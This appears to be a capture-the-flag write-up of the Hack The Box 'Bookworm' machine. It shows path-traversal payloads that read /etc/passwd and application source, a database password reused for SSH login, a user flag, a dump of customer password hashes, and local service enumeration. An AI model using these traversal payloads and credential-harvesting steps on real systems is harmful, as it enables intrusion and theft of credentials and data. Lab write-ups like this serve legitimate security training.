Screenshot Evidence




```
┌──(root㉿kali)-[~/HTB/Boxes/Bookworm]
└─# file temp*
temp1209: Zip archive data, at least v1.0 to extract, compression method=store
temp1808: Zip archive data, at least v1.0 to extract, compression method=store
temp207:  Zip archive data, at least v1.0 to extract, compression method=store
temp2258: HTML document, Unicode text, UTF-8 text
temp2583: HTML document, Unicode text, UTF-8 text
temp3279: HTML document, Unicode text, UTF-8 text
temp3418: HTML document, Unicode text, UTF-8 text
temp3446: HTML document, Unicode text, UTF-8 text
temp360:  HTML document, Unicode text, UTF-8 text
temp3861: Zip archive data, at least v1.0 to extract, compression method=store
temp3982: Zip archive data, at least v1.0 to extract, compression method=store
temp4712: HTML document, Unicode text, UTF-8 text
temp4792: HTML document, Unicode text, UTF-8 text
temp495:  Zip archive data, at least v1.0 to extract, compression method=store
temp6073: HTML document, Unicode text, UTF-8 text
temp6642: Zip archive data, at least v1.0 to extract, compression method=store
temp7932: HTML document, Unicode text, UTF-8 text
temp8110: Zip archive data, at least v1.0 to extract, compression method=store
temp8242: HTML document, Unicode text, UTF-8 text
temp9182: HTML document, Unicode text, UTF-8 text
temp9734: HTML document, Unicode text, UTF-8 text
temp9820: Zip archive data, at least v1.0 to extract, compression method=store
temp9833: HTML document, Unicode text, UTF-8 text
temp9931: HTML document, Unicode text, UTF-8 text
```

I renamed the zip files

```
# Commands Executed
FILES=$(file temp* | grep compression | cut -d':' -f1)
for f in ${FILES[@]}; do mv "$f" "${f}.zip"; done
```

Screenshot Evidence



```
┌──(root㉿kali)-[~/HTB/Boxes/Bookworm]
└─# ls
Bookworm.nmap       script.js.first  temp1808.pdf  temp2258  temp3418  temp3861.zip  temp4792     temp6642.zip  temp8242  temp9820.zip
script.js           shell.jsp        temp1808.zip  temp2583  temp3446  temp3982.zip  temp495.zip  temp7932      temp9182  temp9833
script.js%00.jpeg   temp1209.zip     temp207.zip   temp3279  temp360   temp4712      temp6073     temp8110.zip  temp9734  temp9931
```

I unzipped the files

```
FILES=$(ls temp*.zip)
for f in ${FILES[@]}; do unzip "$f"; done
# r for rename
# Specify a file name: a
```


Unzipping the files gave me the /etc/passwd file and the LFI was successful
I grepped out the users

```
# Get login users from file
grep bash a
```

USER LIST
root
frank
neil

james

Screenshot Evidence



```
┌──(root㉿kali)-[~/HTB/Boxes/Bookworm]
└─# grep bash a
root:x:0:0:root:/root:/bin/bash
frank:x:1001:1001:,,,:/home/frank:/bin/bash
neil:x:1002:1002:,,,:/home/neil:/bin/bash
james:x:1000:1000:,,,:/home/james:/bin/bash
```


Using the above method I modified my profile image to contiain new script.js%00.jpeg scripts that enumerated the file system.
The below files were discovered using the LFI

Listing processes discovered index.js
".&bookIds=../../../../../../../../proc/self/cmdline"

Index.js points to database.js
".&bookIds=../../../../../../../../proc/self/cwd/index.js"

Credentials found in database.js
".&bookIds=../../../../../../../../proc/self/cwd/database.js"


Screenshot Evidence



```
┌──(root㉿kali)-[~/HTB/Boxes/Bookworm]
└─# cat v
const { Sequelize, Model, DataTypes } = requir

//const sequelize = new Sequelize("sqlite::mem
const sequelize = new Sequelize(
  process.env.NODE_ENV === "production"
    ? {
        dialect: "mariadb",
        dialectOptions: {
          host: "127.0.0.1",
          user: "bookworm",
          database: "bookworm",
          password: "FrankTh3JobGiver",
```

USER: bookworm
PASS: FrankTh3JobGiver

I think this may be the user franks password
I was able to successfully SSH in to the machine as Frank and read the user flag
Screenshot Evidence



```
Last login: Tue Dec  5 20:13:49 2023 from 10.10.14.46
frank@bookworm:~$ hostname
bookworm
frank@bookworm:~$ hostname -I
10.129.229.208 dead:beef::250:56ff:feb0:58b5
frank@bookworm:~$ id
uid=1001(frank) gid=1001(frank) groups=1001(frank)
frank@bookworm:~$ cat ~/user.txt
5450328898264f68cb56062dc85dc4c1
frank@bookworm:~$ 
[Bookworm]0:openvpn  1:msf  2:webcatcher- 3:ssh*
```

```
# Commands Executed
cat ~/user.txt
# RESULTS
5450328898264f68cb56062dc85dc4c1
```


USER FLAG: 5450328898264f68cb56062dc85dc4c1

PrivEsc

I know there is a SQL database that I have credentials for which I enumerated first
I am able to log into the MariaDB and dump the password MD5 hashes

```
# Commands Executed
mysql -u frank -p
Password: FrankTh3JobGiver
show databases;
use bookworm;
show tables;
select name,username,password from Users;
```

Frank Neil and James are not in the list of names so this is only customer data
Screenshot Evidence




```
MariaDB [bookworm]> select name,username,password from Users;
+-------------------+--------------+----------------------------------+
| name              | username     | password                         |
+-------------------+--------------+----------------------------------+
| Joe Bubbler       | bubbler1984  | 23d8ad788147bab0b3e50c58d0d0ca7f |
| Angus Gardener    | angussy      | 4f6b9a1f7a17192ea81489dbf920c1c2 |
| Jakub Particles   | jakub1993    | 1fd17f5623370abe7ba9929f7b2b7982 |
| Sally Smith       | sallysmithy  | 254aa41454d9626e7716ea48e9169dbf |
| Adam Broomcupboard| totalsnack   | cb9774805ece216aebe01e90f5379995 |
| Adamant Watson    | awawawawawaw | f7d840d46c7511b491d84e523260456d |
| tobor             | tobor        | 1f08efaf9dbd5542f3110d26a2ab4ca1 |
+-------------------+--------------+----------------------------------+
7 rows in set (0.000 sec)
```

Outside of the SQL service there is another service running locally on port 3000 and 3001

```
# Command Executed
ss -tunlp
```

Screenshot Evidence




```
frank@bookworm:~$ ss -tunlp
Netid       State       Recv-Q       Send-Q        Local Address:Port
udp         UNCONN      0            0             127.0.0.53%lo:53
udp         UNCONN      0            0                   0.0.0.0:68
tcp         LISTEN      0            80                127.0.0.1:3306
tcp         LISTEN      0            511                 0.0.0.0:80
tcp         LISTEN      0            4096          127.0.0.53%lo:53
tcp         LISTEN      0            128                 0.0.0.0:22
tcp         LISTEN      0            511               127.0.0.1:3000
tcp         LISTEN      0            511               127.0.0.1:3001
tcp         LISTEN      0            128                    [::]:22
```

I checked to see user running those processes and discovered Neil at user ID 1002 is running on port 3001


```
# Commands Executed
netstat -ltnp
grep -e 1002 -e 33 /etc/passwd
```

Screenshot Evidence User IDs



```
meterpreter > netstat -ltnp

Connection list
===============

    Proto  Local address      Remote address   State     User  Inod
    -----  -------------      --------------   -----     ----  ----
    tcp    127.0.0.1:3306     0.0.0.0:*        LISTEN    113   0
    tcp    0.0.0.0:80         0.0.0.0:*        LISTEN    0     0
    tcp    127.0.0.53:53      0.0.0.0:*        LISTEN    101   0
    tcp    0.0.0.0:22         0.0.0.0:*        LISTEN    0     0
    tcp    127.0.0.1:3000     0.0.0.0:*        LISTEN    33    0
    tcp    127.0.0.1:3001     0.0.0.0:*        LISTEN    1002  0
```

Screenshot Evidence User IDs Resolved




```
frank@bookworm:~$ grep -e 1002 -e 33 /etc/passwd
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
neil:x:1002:1002:,,,:/home/neil:/bin/bash
```

I checked the last login history and verified neil has logged into the device before. Neil is likely the next step

```
# Command Executed
last
```

Screenshot Evidence




```
frank@bookworm:~$ last
last
frank    pts/0        10.10.14.87      Mon Jan  1
frank    pts/0        10.10.14.87      Mon Jan  1
frank    pts/0        10.10.14.87      Mon Jan  1
frank    pts/0        10.10.14.87      Mon Jan  1
frank    pts/0        10.10.14.87      Mon Jan  1
reboot   system boot  5.4.0-167-generi Mon Jan  1
frank    pts/0        10.10.14.46      Tue Dec  5
reboot   system boot  5.4.0-167-generi Tue Dec  5
frank    pts/0        10.10.14.46      Tue Dec  5
reboot   system boot  5.4.0-149-generi Tue Dec  5
neil     pts/1        10.10.14.46      Tue Dec  5
frank    pts/0        10.10.14.46      Tue Dec  5
reboot   system boot  5.4.0-149-generi Tue Dec  5
frank    pts/0        10.10.14.23      Mon Jun  5
reboot   system boot  5.4.0-149-generi Mon Jun  5
neil     pts/0        10.10.14.46      Wed May 31
reboot   system boot  5.4.0-149-generi Wed May 31
root     pts/0        10.10.14.4       Wed May 24
reboot   system boot  5.4.0-149-generi Wed May 24
```

I used telnet to connect to the port and discover the service which is HTTP.
Netcat could also be used to communicate with unknown services

```
# Telnet Method
telnet 127.0.0.1 3000
GET / HTTP/1.1
Host: localhost

# Netcat Method
nc 127.0.0.1 3000
GET / HTTP/1.1
Host: localhost
```

Screenshot Evidence



